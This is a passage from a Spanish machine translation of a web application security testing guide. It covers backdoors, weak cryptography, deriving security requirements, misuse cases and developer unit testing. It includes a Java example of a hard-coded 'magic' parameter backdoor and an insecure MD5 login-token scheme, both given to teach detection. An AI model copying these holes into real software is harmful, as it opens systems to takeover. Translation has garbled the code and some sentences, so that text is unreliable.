Dado que todos los demás parámetros eran campos simples de dos y tres caracteres, no es posible comenzar a adivinar combinaciones con aproximadamente 28 caracteres. Un escáner de aplicaciones web necesitará fuerza bruta (o adivinar) todo el espacio clave de 30 caracteres.

Esto equivale a 30^{28} permutaciones, o billones de solicitudes HTTP. Ése es un electrón en un pajar digital.

El código para este ejemplo de verificación de parámetros mágicos puede verse similar al siguiente:

```
public void doPost (solicitud HttpServletRequest, respuesta HttpServletResponse)
{
    String magic =
        "sf8g7sfdsurtsdieerwqredsgnfg8d"; administrador booleano =
        magic.equals( request.getParameter("mag-ic"));

    if (admin) doAdmin(solicitud, respuesta); demás .... // procesamiento normal
}
```

Al mirar el código, la vulnerabilidad prácticamente salta de la página como un problema potencial.

Ejemplo 2: mala criptografía

La criptografía se utiliza ampliamente en aplicaciones web. Imagine que un desarrollador decidiera escribir un algoritmo de criptografía simple para iniciar sesión automáticamente desde el sitio A al sitio B. En su sabiduría, el desarrollador decide que si un usuario inicia sesión en el sitio A, generará una clave utilizando una función hash MD5 que comprende: Hash {nombre de usuario: fecha}

Cuando un usuario pasa al sitio B, enviará la clave de la cadena de consulta al sitio B en una redirección HTTP. El sitio B calcula de forma independiente el hash y lo compara con el hash pasado en la solicitud. Si coinciden, el sitio B inicia la sesión del usuario como el usuario que dice ser.

A medida que se explica el plan, se pueden solucionar las deficiencias. Cualquiera que descubra el esquema (o que le digan cómo funciona, o descargue la información de Bugtraq) puede iniciar sesión como cualquier usuario. La inspección manual, como una revisión o inspección de código, habría descubierto este problema de seguridad rápidamente. Un escáner de aplicaciones web de caja negra no habría descubierto la vulnerabilidad. Habría visto un hash de 128 bits que cambiaba con cada usuario y, por la naturaleza de las funciones hash, no cambiaba de ninguna manera predecible.

Una nota sobre las herramientas de revisión de código fuente estático

Muchas organizaciones han comenzado a utilizar escáneres de código fuente estático. Si bien sin duda tienen un lugar en un programa de pruebas integral, es necesario resaltar algunas cuestiones fundamentales sobre por qué este enfoque no es efectivo cuando se usa solo. El análisis del código fuente estático por sí solo no puede identificar problemas debidos a fallas en el diseño, ya que no puede comprender el contexto en el que se construye el código.

Las herramientas de análisis de código fuente son útiles para determinar problemas de seguridad debido a errores de codificación; sin embargo, se requiere un esfuerzo manual significativo para validar los hallazgos.

Derivación de requisitos de prueba de seguridad

Para tener un programa de pruebas exitoso, uno debe saber cuáles son los objetivos de las pruebas. Estos objetivos están especificados por los requisitos de seguridad. Esta sección analiza en detalle cómo documentar los requisitos para las pruebas de seguridad derivándolos de las normas y regulaciones aplicables, y de los requisitos de aplicación positivos y negativos. También analiza cómo los requisitos de seguridad impulsan eficazmente las pruebas de seguridad durante el SDLC y cómo se pueden utilizar los datos de las pruebas de seguridad para gestionar eficazmente los riesgos de seguridad del software.

Objetivos de prueba

Uno de los objetivos de las pruebas de seguridad es validar que los controles de seguridad funcionen como se espera. Esto se documenta mediante requisitos de seguridad que describen la funcionalidad del control de seguridad. En un alto nivel, esto significa demostrar la confidencialidad, integridad y disponibilidad de los datos y del servicio. El otro objetivo es validar que los controles de seguridad se implementen con pocas o ninguna vulnerabilidad.

Estas son vulnerabilidades comunes, como el OWASP Top Ten, así como vulnerabilidades que se han identificado previamente con evaluaciones de seguridad durante el SDLC, como modelado de amenazas, análisis de código fuente y pruebas de penetración.

Documentación de requisitos de seguridad

El primer paso en la documentación de los requisitos de seguridad es comprender los requisitos comerciales. Un documento de requisitos comerciales puede proporcionar información inicial de alto nivel sobre la funcionalidad esperada de la aplicación. Por ejemplo, el objetivo principal de una aplicación puede ser proporcionar servicios financieros a los clientes o permitir la compra de bienes a partir de un catálogo en línea. Una sección de seguridad de los requisitos comerciales debe resaltar la necesidad de proteger los datos del cliente, así como de cumplir con la documentación de seguridad aplicable, como regulaciones, estándares y políticas.

Una lista de verificación general de las regulaciones, estándares y políticas aplicables es un buen análisis preliminar del cumplimiento de la seguridad para aplicaciones web. Por ejemplo, las normas de cumplimiento se pueden identificar verificando información sobre el sector empresarial y el país o estado donde operará la aplicación. Algunas de estas pautas y regulaciones de cumplimiento podrían traducirse en requisitos técnicos específicos para los controles de seguridad. Por ejemplo, en el caso de aplicaciones financieras, el cumplimiento de las pautas de autenticación de FFIEC [15] requiere que las instituciones financieras implementen aplicaciones que mitiguen los riesgos de autenticación débil con control de seguridad de múltiples capas y autenticación de múltiples factores.

Los estándares industriales aplicables en materia de seguridad también deben reflejarse en la lista de verificación de requisitos generales de seguridad. Por ejemplo, en el caso de aplicaciones que manejan datos de tarjetas de crédito de clientes, el cumplimiento del estándar PCI DSS [16] prohíbe el almacenamiento de PIN y datos CVV2 y requiere que el comerciante proteja los datos de la banda magnética en

almacenamiento y transmisión con cifrado y visualización mediante enmascaramiento.

Dichos requisitos de seguridad de PCI DSS podrían validarse mediante el análisis del código fuente.

Otra sección de la lista de verificación debe hacer cumplir los requisitos generales para el cumplimiento de los estándares y políticas de seguridad de la información de la organización. Desde la perspectiva de los requisitos funcionales, los requisitos para el control de seguridad deben corresponder a una sección específica de los estándares de seguridad de la información. Un ejemplo de tal requisito puede ser: "los controles de autenticación utilizados por la aplicación deben imponer una complejidad de contraseña de seis caracteres alfanuméricos". Cuando los requisitos de seguridad se corresponden con las reglas de cumplimiento, una prueba de seguridad puede validar la exposición a los riesgos de cumplimiento. Si se encuentra una violación de los estándares y políticas de seguridad de la información, esto resultará en un riesgo que puede documentarse y que la empresa debe

administrar. Dado que estos requisitos de cumplimiento de seguridad se pueden hacer cumplir, deben estar bien documentados y validados con pruebas de seguridad.

Validación de requisitos de seguridad

Desde la perspectiva de la funcionalidad, la validación de los requisitos de seguridad es el principal objetivo de las pruebas de seguridad. Desde la perspectiva de la gestión de riesgos, la validación de los requisitos de seguridad es el objetivo de las evaluaciones de seguridad de la información. A un alto nivel, el objetivo principal de las evaluaciones de seguridad de la información es la identificación de brechas en los controles de seguridad, como la falta de controles básicos de autenticación, autorización o cifrado. Más en profundidad, el objetivo de la evaluación de seguridad es el análisis de riesgos, como la identificación de posibles debilidades en los controles de seguridad que garantizan la confidencialidad, integridad y disponibilidad de los datos. Por ejemplo, cuando la aplicación trata con información de identificación personal (PII) y datos confidenciales, el requisito de seguridad que se debe validar es el cumplimiento de la política de seguridad de la información de la empresa que requiere el cifrado de dichos datos en tránsito y en almacenamiento. Suponiendo que se utiliza cifrado para proteger los datos, los algoritmos de cifrado y las longitudes de las claves deben cumplir con los estándares de cifrado de la organización. Esto podría requerir que solo se puedan utilizar ciertos algoritmos y longitudes de clave. Por ejemplo, un requisito de seguridad que se puede probar es verificar que solo se utilicen cifrados permitidos (p. ej., SHA-256, RSA, AES) con longitudes de clave mínimas permitidas (p. ej., más de 128 bits para simétricos y más), que 1024 para cifrado asimétrico).

Desde la perspectiva de la evaluación de la seguridad, los requisitos de seguridad se pueden validar en diferentes fases del SDLC mediante el uso de diferentes artefactos y metodologías de prueba. Por ejemplo, el modelado de amenazas se centra en identificar fallos de seguridad durante el diseño, el análisis y las revisiones de código seguro se centran en identificar problemas de seguridad en el código fuente durante el desarrollo, y las pruebas de penetración se centran en identificar vulnerabilidades en la aplicación durante la prueba o validación.

Los problemas de seguridad que se identifican tempranamente en el SDLC se pueden documentar en un plan de prueba para poder validarlos más adelante con pruebas de seguridad. Combinando los resultados de diferentes técnicas de prueba, es posible derivar mejores casos de prueba de seguridad y aumentar el nivel de garantía de los requisitos de seguridad. Por ejemplo, es posible distinguir las verdaderas vulnerabilidades de las que no se pueden explotar cuando se combinan los resultados de las pruebas de penetración y el análisis del código fuente. Teniendo en cuenta la prueba de seguridad para una vulnerabilidad de inyección SQL, por ejemplo, una prueba de caja negra podría implicar primero un escaneo de la aplicación para identificar la vulnerabilidad. La primera evidencia de una posible vulnerabilidad de inyección SQL que se puede validar es la generación de una excepción SQL. Otro

Introducción a la guía de pruebas

La validación de la vulnerabilidad SQL podría implicar la inyección manual de vectores de ataque para modificar la gramática de la consulta SQL para un exploit de divulgación de información. Esto podría implicar una gran cantidad de análisis de prueba y error hasta que se ejecute la consulta maliciosa. Suponiendo que el evaluador tiene el código fuente, podría aprender del análisis del código fuente cómo construir el vector de ataque SQL que pueda explotar la vulnerabilidad (por ejemplo, ejecutar una consulta maliciosa que devuelva datos confidenciales a un usuario no autorizado).

Taxonomías de amenazas y contramedidas

Una clasificación de amenazas y contramedidas, que tenga en cuenta las causas fundamentales de las vulnerabilidades, es el factor crítico para verificar que los controles de seguridad estén diseñados, codificados y construidos para mitigar el impacto de la exposición de dichas vulnerabilidades. En el caso de las aplicaciones web, la exposición de los controles de seguridad a vulnerabilidades comunes, como el Top Ten de OWASP, puede ser un buen punto de partida para derivar requisitos generales de seguridad. Más específicamente, el marco de seguridad de aplicaciones web [17] proporciona una clasificación (por ejemplo, taxonomía) de vulnerabilidades que pueden documentarse en diferentes directrices y estándares y validarse con pruebas de seguridad.

El objetivo de una categorización de amenazas y contramedidas es definir los requisitos de seguridad en términos de las amenazas y la causa raíz de la vulnerabilidad. Una amenaza se puede clasificar mediante el uso de STRIDE [18] como suplantación de identidad, manipulación, repudio, divulgación de información, denegación de servicio y elevación de privilegios. La causa raíz se puede categorizar como falla de seguridad en el diseño, un error de seguridad en la codificación o un problema debido a una configuración insegura. Por ejemplo, la causa principal de la vulnerabilidad de autenticación débil podría ser la falta de autenticación mutua cuando los datos cruzan un límite de confianza entre los niveles de cliente y servidor de la aplicación. Un requisito de seguridad que captura la amenaza de no repudio durante una revisión del diseño de la arquitectura permite la documentación del requisito de la contramedida (por ejemplo, autenticación mutua) que puede validarse más adelante con pruebas de seguridad.

También se puede utilizar una categorización de amenazas y contramedidas para vulnerabilidades para documentar los requisitos de seguridad para la codificación segura, como los estándares de codificación segura. Un ejemplo de error de codificación común en los controles de autenticación consiste en aplicar una función hash para cifrar una contraseña, sin aplicar una semilla al valor.

Desde la perspectiva de la codificación segura, esta es una vulnerabilidad que afecta el cifrado utilizado para la autenticación con una causa raíz de vulnerabilidad en un error de codificación. Dado que la causa principal es la codificación insegura, el requisito de seguridad puede documentarse en estándares de codificación segura y validarse mediante revisiones de código seguro durante la fase de desarrollo del SDLC.

Pruebas de seguridad y análisis de riesgos

Los requisitos de seguridad deben tener en cuenta la gravedad de las vulnerabilidades para respaldar una estrategia de mitigación de riesgos. Suponiendo que la organización mantiene un repositorio de vulnerabilidades encontradas en las aplicaciones (es decir, una base de conocimientos sobre vulnerabilidades), los problemas de seguridad se pueden informar por tipo, problema, mitigación, causa raíz y asignar a las aplicaciones donde se encuentran. Esta base de conocimientos sobre vulnerabilidades también se puede utilizar para establecer métricas para analizar la efectividad de las pruebas de seguridad en todo el SDLC.

Por ejemplo, considere un problema de validación de entrada, como una inyección de SQL, que se identificó mediante un análisis del código fuente y se informó con una causa raíz de error de codificación y una vulnerabilidad de validación de entrada.

tipo de edad. La exposición de dicha vulnerabilidad se puede evaluar mediante una prueba de penetración, sondeando los campos de entrada con varios vectores de ataque de inyección SQL. Esta prueba podría validar que los caracteres especiales se filtran antes de llegar a la base de datos y mitigar la vulnerabilidad.

Combinando los resultados del análisis del código fuente y las pruebas de penetración es posible determinar la probabilidad y exposición de la vulnerabilidad y calcular la calificación de riesgo de la vulnerabilidad. Al informar las calificaciones de riesgo de vulnerabilidad en los hallazgos (por ejemplo, informe de prueba) es posible decidir sobre la estrategia de mitigación. Por ejemplo, se puede priorizar la corrección de las vulnerabilidades de riesgo alto y medio, mientras que las vulnerabilidades de riesgo bajo se pueden corregir en versiones posteriores.

Al considerar los escenarios de amenaza de la explotación de vulnerabilidades comunes, es posible identificar riesgos potenciales para los que es necesario realizar pruebas de seguridad del control de seguridad de la aplicación. Por ejemplo, las diez vulnerabilidades principales de OWASP se pueden asignar a ataques como phishing, violaciones de privacidad, robo de identidad, compromiso del sistema, alteración o destrucción de datos, pérdidas financieras y pérdida de reputación. Estos problemas deben documentarse como parte de los escenarios de amenaza. Pensando en términos de amenazas y vulnerabilidades, es posible diseñar una batería de pruebas que simulen dichos escenarios de ataque. Idealmente, la base de conocimientos sobre vulnerabilidades de la organización se puede utilizar para derivar casos de prueba basados en riesgos de seguridad para validar los escenarios de ataque más probables. Por ejemplo, si el robo de identidad se considera de alto riesgo, los escenarios de prueba negativos deberían validar la mitigación de los impactos derivados de la explotación de vulnerabilidades en la autenticación, los controles criptográficos, la validación de entradas y los controles de autorización.

Derivación de requisitos de prueba funcionales y no funcionales

Requisitos de seguridad funcional

Desde la perspectiva de los requisitos de seguridad funcional, los estándares, políticas y regulaciones aplicables impulsan tanto la necesidad de un tipo de control de seguridad como de la funcionalidad de control. Estos requisitos también se denominan "requisitos positivos", ya que establecen la funcionalidad esperada que puede validarse mediante pruebas de seguridad. Ejemplos de requisitos positivos son: "la aplicación bloqueará al usuario después de seis intentos fallidos de inicio de sesión" o "las contraseñas deben tener un mínimo de seis caracteres alfanuméricos".

La validación de requisitos positivos consiste en afirmar la funcionalidad esperada y se puede probar recreando las condiciones de prueba y ejecutando la prueba de acuerdo con entradas predefinidas. Luego, los resultados se muestran como una condición de falla o aprobación.

Para validar los requisitos de seguridad con pruebas de seguridad, los requisitos de seguridad deben estar impulsados por la función y deben resaltar la funcionalidad esperada (el qué) e implícitamente la implementación (el cómo). Ejemplos de requisitos de diseño de seguridad de alto nivel para la autenticación pueden ser:

- Proteger las credenciales de usuario y los secretos compartidos en tránsito y en almacenamiento
- Enmascarar cualquier dato confidencial que se muestre (por ejemplo, contraseñas, cuentas)
- Bloquear la cuenta de usuario después de un cierto número de inicios de sesión fallidos intentos
- No mostrar errores de validación específicos al usuario como resultado de una inicio de sesión fallido
- Solo permita contraseñas que sean alfanuméricas, incluyan caracteres especiales y una longitud mínima de seis caracteres, para limitar la superficie de ataque.

- Permitir la funcionalidad de cambio de contraseña sólo para personas autenticadas usuarios validando la contraseña anterior, la nueva contraseña y la respuesta del usuario a la pregunta de seguridad, para evitar la fuerza bruta de una contraseña mediante el cambio de contraseña.
- El formulario de restablecimiento de contraseña debe validar el nombre de usuario del usuario y el correo electrónico registrado del usuario antes de enviar la contraseña temporal al usuario por correo electrónico. La contraseña temporal emitida debe ser de un solo uso. Se enviará al usuario un enlace a la página web para restablecer la contraseña. La página web de restablecimiento de contraseña debe validar la contraseña temporal del usuario, la nueva contraseña y la respuesta del usuario a la pregunta de seguridad.

Requisitos de seguridad basados en riesgos

Las pruebas de seguridad también deben estar basadas en riesgos, es decir, deben validar la aplicación para detectar comportamientos inesperados. Estos también se denominan "requisitos negativos", ya que especifican lo que la aplicación no debe hacer.

Ejemplos de requisitos negativos son:

- La aplicación no debe permitir que los datos sean alterados o destruido
- La aplicación no debe verse comprometida ni mal utilizada para transacciones financieras no autorizadas por parte de un usuario malintencionado.

Los requisitos negativos son más difíciles de probar porque no hay un comportamiento esperado que buscar. Esto podría requerir que un analista de amenazas determine condiciones, causas y efectos de entrada imprevisibles. Aquí es donde las pruebas de seguridad deben estar impulsadas por el análisis de riesgos y el modelado de amenazas. La clave es documentar los escenarios de amenaza y la funcionalidad de la contramedida como factor para mitigar una amenaza.

Por ejemplo, en el caso de los controles de autenticación, se pueden documentar los siguientes requisitos de seguridad desde la perspectiva de amenazas y contramedidas:

- Cifre los datos de autenticación en almacenamiento y tránsito para mitigar el riesgo de ataques a protocolos de autenticación y divulgación de información
- Cifrar contraseñas mediante cifrado no reversible, como el uso de un resumen (por ejemplo, HASH) y una semilla para evitar ataques de diccionario.
- Bloquear cuentas después de alcanzar un umbral de error de inicio de sesión y hacer cumplir la complejidad de las contraseñas para mitigar el riesgo de ataques de fuerza bruta a las contraseñas
- Mostrar mensajes de error genéricos al validar las credenciales para mitigar el riesgo de recopilación o enumeración de cuentas
- Autenticar mutuamente al cliente y al servidor para evitar el no repudio y ataques Man In the Middle (MitM)

Las herramientas de modelado de amenazas, como árboles de amenazas y bibliotecas de ataques, pueden resultar útiles para derivar escenarios de prueba negativos. Un árbol de amenazas asumirá un ataque raíz (por ejemplo, el atacante podría leer los mensajes de otros usuarios) e identificará diferentes vulnerabilidades de los controles de seguridad (por ejemplo, la validación de datos falla debido a una vulnerabilidad de inyección SQL) y las contramedidas necesarias (por ejemplo, implementar validación de datos y consultas parametrizadas) que podrían validarse para ser eficaces en la mitigación de dichos ataques.

Derivación de requisitos de pruebas de seguridad a través de casos de uso y mal uso

comprender qué se supone que debe hacer la aplicación y cómo. Esto se puede hacer describiendo casos de uso. Los casos de uso, en forma gráfica como se usa comúnmente en ingeniería de software, muestran las interacciones de los actores y sus relaciones. Ayudan a identificar los actores en la aplicación, sus relaciones, la secuencia de acciones prevista para cada escenario, acciones alternativas, requisitos especiales, condiciones previas y posteriores.

De manera similar a los casos de uso, los casos de uso indebido y abuso [19] describen escenarios de uso malicioso y no deseado de la aplicación. Estos casos de uso indebido proporcionan una forma de describir escenarios de cómo un atacante podría hacer un uso indebido y abusar de la aplicación. Al seguir los pasos individuales en un escenario de uso y pensar en cómo se puede explotar maliciosamente, se pueden descubrir fallas potenciales o aspectos de la aplicación que no están bien definidos. La clave es describir todos los escenarios de uso y mal uso posibles o, al menos, los más críticos.

Los escenarios de uso indebido permiten el análisis de la aplicación desde el punto de vista del atacante y contribuyen a identificar posibles vulnerabilidades y las contramedidas que deben implementarse para mitigar el impacto causado por la posible exposición a dichas vulnerabilidades. Dados todos los casos de uso y abuso, es importante analizarlos para determinar cuáles son los más críticos y deben documentarse en los requisitos de seguridad. La identificación de los casos más críticos de mal uso y abuso impulsa la documentación.

umentación de los requisitos de seguridad y los controles necesarios donde se deben mitigar los riesgos de seguridad.

Para derivar los requisitos de seguridad de los casos de uso y mal uso [20] es importante definir los escenarios funcionales y los escenarios negativos y ponerlos en forma gráfica. En el caso de derivar requisitos de seguridad para la autenticación, por ejemplo, se puede seguir la siguiente metodología paso a paso.


Paso 1: Describir el escenario funcional: el usuario se autentica proporcionando un nombre de usuario y contraseña. La aplicación otorga acceso a los usuarios basándose en la autenticación de las credenciales del usuario por parte de la aplicación y proporciona errores específicos al usuario cuando falla la validación.

Paso 2: Describa el escenario negativo: el atacante rompe la autenticación mediante un ataque de fuerza bruta o de diccionario de contraseñas y vulnerabilidades de recolección de cuentas en la aplicación.

Los errores de validación proporcionan información específica a un atacante para adivinar qué cuentas son realmente cuentas registradas válidas (nombres de usuario). Luego, el atacante intentará forzar la contraseña de dicha cuenta válida. Un ataque de fuerza bruta a cuatro contraseñas de todos los dígitos de longitud mínima puede tener éxito con un número limitado de intentos (es decir, 10^4).

Paso 3: Describir escenarios funcionales y negativos con casos de uso y uso indebido: el ejemplo gráfico de la figura siguiente muestra la derivación de los requisitos de seguridad mediante casos de uso y uso indebido. El escenario funcional consta de las acciones del usuario (ingresar un nombre de usuario y una contraseña) y las acciones de la aplicación (autenticar al usuario y proporcionar un mensaje de error si falla la validación). El caso de uso indebido consiste en las acciones del atacante, es decir, intentar romper la autenticación forzando la contraseña mediante un ataque de diccionario y adivinando los nombres de usuario válidos a partir de mensajes de error. Al representar gráficamente las amenazas a las acciones del usuario (usos indebidos), es posible derivar las contramedidas como acciones de la aplicación que mitigan dichas amenazas.

Introducción a la guía de pruebas



Paso 4: Obtenga los requisitos de seguridad. En este caso se derivan los siguientes requisitos de seguridad para la autenticación:

- 1) Las contraseñas deben ser alfanuméricas, minúsculas y mayúsculas y tener una longitud mínima de siete caracteres.
- 2) Las cuentas deben bloquearse después de cinco intentos fallidos de inicio de sesión
- 3) Los mensajes de error de inicio de sesión deben ser genéricos

Estos requisitos de seguridad deben documentarse y probarse.

Pruebas de seguridad integradas en flujos de trabajo de desarrollo y pruebas

Pruebas de seguridad en el flujo de trabajo de desarrollo

Las pruebas de seguridad durante la fase de desarrollo del SDLC representan la primera oportunidad para que los desarrolladores se aseguren de que los componentes de software individuales que han desarrollado sean sometidos a pruebas de seguridad antes de integrarlos con otros componentes e integrarlos en la aplicación. Los componentes de software pueden consistir en artefactos de software como funciones, métodos y clases, así como interfaces de programación de aplicaciones, bibliotecas y archivos ejecutables. Para las pruebas de seguridad, los desarrolladores pueden confiar en los resultados del análisis del código fuente para verificar estáticamente que el código fuente desarrollado no incluye vulnerabilidades potenciales y cumple con los estándares de codificación segura. Las pruebas unitarias de seguridad pueden verificar aún más dinámicamente (es decir, en tiempo de ejecución) que los componentes funcionan como se espera. Antes de integrar cambios de código nuevos y existentes en

Durante la construcción de la aplicación, se deben revisar y validar los resultados del análisis estático y dinámico.

La validación del código fuente antes de la integración en la creación de aplicaciones suele ser responsabilidad del desarrollador senior. Estos desarrolladores senior también son expertos en la materia de seguridad del software y su función es liderar la revisión del código seguro. Deben tomar decisiones sobre si aceptan el código que se publicará en la compilación de la aplicación o si requieren más cambios y pruebas. Este flujo de trabajo seguro de revisión de código se puede aplicar mediante la aceptación formal y mediante una verificación en una herramienta de gestión del flujo de trabajo. Por ejemplo, asumiendo el flujo de trabajo típico de gestión de defectos utilizado para errores funcionales, los errores de seguridad que han sido corregidos por un desarrollador se pueden informar en un sistema de gestión de cambios o defectos. El maestro de compilación puede ver los resultados de las pruebas informados por los desarrolladores en la herramienta y otorgar aprobaciones para verificar los cambios de código en la compilación de la aplicación.

Pruebas de seguridad en el flujo de trabajo de prueba

Después de que los desarrolladores prueban los componentes y los cambios de código y los registran en la compilación de la aplicación, el siguiente paso más probable en el flujo de trabajo del proceso de desarrollo de software es realizar pruebas en la aplicación como una entidad completa. Este nivel de prueba generalmente se denomina prueba integrada y prueba a nivel de sistema. Cuando las pruebas de seguridad son parte de estas actividades de prueba, se pueden utilizar para validar tanto la funcionalidad de seguridad de la aplicación en su conjunto como la exposición a vulnerabilidades a nivel de la aplicación. Estas pruebas de seguridad en la aplicación incluyen pruebas de caja blanca, como análisis de código fuente y pruebas de caja negra, como pruebas de penetración. Las pruebas de caja gris son similares a las pruebas de caja negra. En una prueba de cuadro gris, se supone que el evaluador tiene algún conocimiento parcial sobre la gestión de sesiones de la aplicación, y eso debería ayudar a comprender si las funciones de cierre de sesión y tiempo de espera están aseguradas adecuadamente.

El objetivo de las pruebas de seguridad es el sistema completo que será potencialmente atacado e incluye tanto el código fuente completo como el ejecutable. Una peculiaridad de las pruebas de seguridad durante esta fase es que los evaluadores de seguridad pueden determinar si las vulnerabilidades pueden explotarse y exponer la aplicación a riesgos reales.

Estos incluyen vulnerabilidades comunes de aplicaciones web, así como problemas de seguridad que se identificaron anteriormente en el SDLC con otras actividades como modelado de amenazas, análisis de código fuente y revisiones de código seguro.

Por lo general, los ingenieros de pruebas, en lugar de los desarrolladores de software, realizan pruebas de seguridad cuando la aplicación está dentro del alcance de las pruebas del sistema de integración. Dichos ingenieros de pruebas tienen conocimientos de seguridad sobre las vulnerabilidades de las aplicaciones web, técnicas de prueba de seguridad de caja negra y caja blanca, y son dueños de la validación de los requisitos de seguridad en esta fase. Para realizar dichas pruebas de seguridad, es un requisito previo que los casos de prueba de seguridad estén documentados en las pautas y procedimientos de pruebas de seguridad.

Un ingeniero de pruebas que valida la seguridad de la aplicación en el entorno del sistema integrado podría liberar la aplicación para realizar pruebas en el entorno operativo (por ejemplo, pruebas de aceptación del usuario). En esta etapa del SDLC (es decir, validación), las pruebas funcionales de la aplicación suelen ser responsabilidad de los evaluadores de calidad, mientras que los hackers de sombrero blanco o los consultores de seguridad suelen ser responsables de las pruebas de seguridad. Algunas organizaciones confían en su propio equipo especializado en piratería ética para realizar dichas pruebas cuando un tercero

no se requiere evaluación (por ejemplo, para fines de auditoría).

Dado que estas pruebas son el último recurso para corregir vulnerabilidades antes de que la aplicación entre en producción, es importante que dichos problemas se aborden según lo recomendado por el equipo de pruebas.

Las recomendaciones pueden incluir cambios de código, diseño o configuración. En este nivel, los auditores de seguridad y los oficiales de seguridad de la información discuten los problemas de seguridad reportados y analizan los riesgos potenciales de acuerdo con los procedimientos de gestión de riesgos de la información. Dichos procedimientos pueden requerir que el equipo de desarrollo corrija todas las vulnerabilidades de alto riesgo antes de que se pueda implementar la aplicación, a menos que dichos riesgos sean reconocidos y aceptados.

Pruebas de seguridad de los desarrolladores

Pruebas de seguridad en la fase de codificación: pruebas unitarias

Desde la perspectiva del desarrollador, el objetivo principal de las pruebas de seguridad es validar que el código se está desarrollando de conformidad con los requisitos de los estándares de codificación segura. Los propios artefactos de codificación de los desarrolladores (como funciones, métodos, clases, API y bibliotecas) deben validarse funcionalmente antes de integrarse en la compilación de la aplicación.

Los requisitos de seguridad que deben seguir los desarrolladores deben documentarse en estándares de codificación segura y validarse con análisis estáticos y dinámicos. Si la actividad de prueba unitaria sigue una revisión de código seguro, las pruebas unitarias pueden validar que los cambios de código requeridos por las revisiones de código seguro se implementen correctamente. Las revisiones de código seguro y el análisis del código fuente a través de herramientas de análisis de código fuente ayudan a los desarrolladores a identificar problemas de seguridad en el código fuente a medida que se desarrolla. Al utilizar pruebas unitarias y análisis dinámicos (por ejemplo, depuración), los desarrolladores pueden validar la funcionalidad de seguridad de los componentes, así como verificar que las contramedidas que se están desarrollando mitiguen cualquier riesgo de seguridad previamente identificado mediante el modelado de amenazas y el análisis del código fuente.

Una buena práctica para los desarrolladores es crear casos de prueba de seguridad como un conjunto de pruebas de seguridad genérico que forme parte del marco de pruebas unitarias existente. Un conjunto de pruebas de seguridad genérico podría derivarse de casos de uso y mal uso previamente definidos para funciones, métodos y clases de prueba de seguridad. Un conjunto de pruebas de seguridad genérico podría incluir casos de prueba de seguridad para validar los requisitos tanto positivos como negativos para los controles de seguridad, como por ejemplo:

- Identidad, autenticación y control de acceso
- Validación y codificación de entradas
- Cifrado
- Gestión de usuarios y sesiones
- Manejo de errores y excepciones
- Auditoría y registro

Los desarrolladores que cuentan con una herramienta de análisis de código fuente integrada en su IDE, estándares de codificación segura y un marco de pruebas unitarias de seguridad pueden evaluar y verificar la seguridad de los componentes de software que se están desarrollando. Se pueden ejecutar casos de prueba de seguridad para identificar posibles problemas de seguridad que tienen causas fundamentales en el código fuente: además de la validación de entrada y salida de los parámetros que entran y salen de los componentes, estos problemas incluyen comprobaciones de autenticación y autorización realizadas por el componente, protección de los datos dentro del componente, manejo seguro de excepciones y errores, y auditoría y registro seguros. Los marcos de pruebas unitarias como JUnit, Nunit y CUnit se pueden adaptar para verificar los requisitos de las pruebas de seguridad. En

En el caso de las pruebas funcionales de seguridad, las pruebas a nivel unitario pueden probar la funcionalidad de los controles de seguridad a nivel de componentes de software, como funciones, métodos o clases. Por ejemplo, un caso de prueba podría validar la validación de entradas y salidas (por ejemplo, saneamiento de variables) y verificaciones de límites para variables al afirmar la funcionalidad esperada del componente.

Los escenarios de amenazas identificados con casos de uso y mal uso pueden ser utilizados para documentar los procedimientos para probar componentes de software. En el caso de los componentes de autenticación, por ejemplo, las pruebas unitarias de seguridad pueden afirmar la funcionalidad de configurar un bloqueo de cuenta, así como el hecho de que no se puede abusar de los parámetros de entrada del usuario para evitar el bloqueo de cuenta (por ejemplo, configurando el contador de bloqueo de cuenta) a un número negativo).

A nivel de componente, las pruebas unitarias de seguridad pueden validar afirmaciones positivas y negativas, como errores y manejo de excepciones. Las excepciones deben detectarse sin dejar el sistema en un estado inseguro, como una posible denegación de servicio causada por recursos que no se desasignan (por ejemplo, identificadores de conexión no cerrados dentro de un bloque de declaración final), así como una posible elevación de privilegios. (por ejemplo, privilegios más altos adquiridos antes de que se produzca la excepción y no restablecerse al nivel anterior antes de salir de la función). El manejo seguro de errores puede validar la posible divulgación de información a través de mensajes de error informativos y seguimientos de pila.

Los casos de prueba de seguridad a nivel unitario pueden ser desarrollados por un ingeniero de seguridad que sea experto en la materia en seguridad de software y también sea responsable de validar que los problemas de seguridad en el código fuente se hayan solucionado y se puedan verificar en la compilación del sistema integrado. Por lo general, el administrador de las compilaciones de la aplicación también se asegura de que las bibliotecas de terceros y los archivos ejecutables sean evaluados en cuanto a seguridad para detectar posibles vulnerabilidades antes de integrarlos en la compilación de la aplicación.

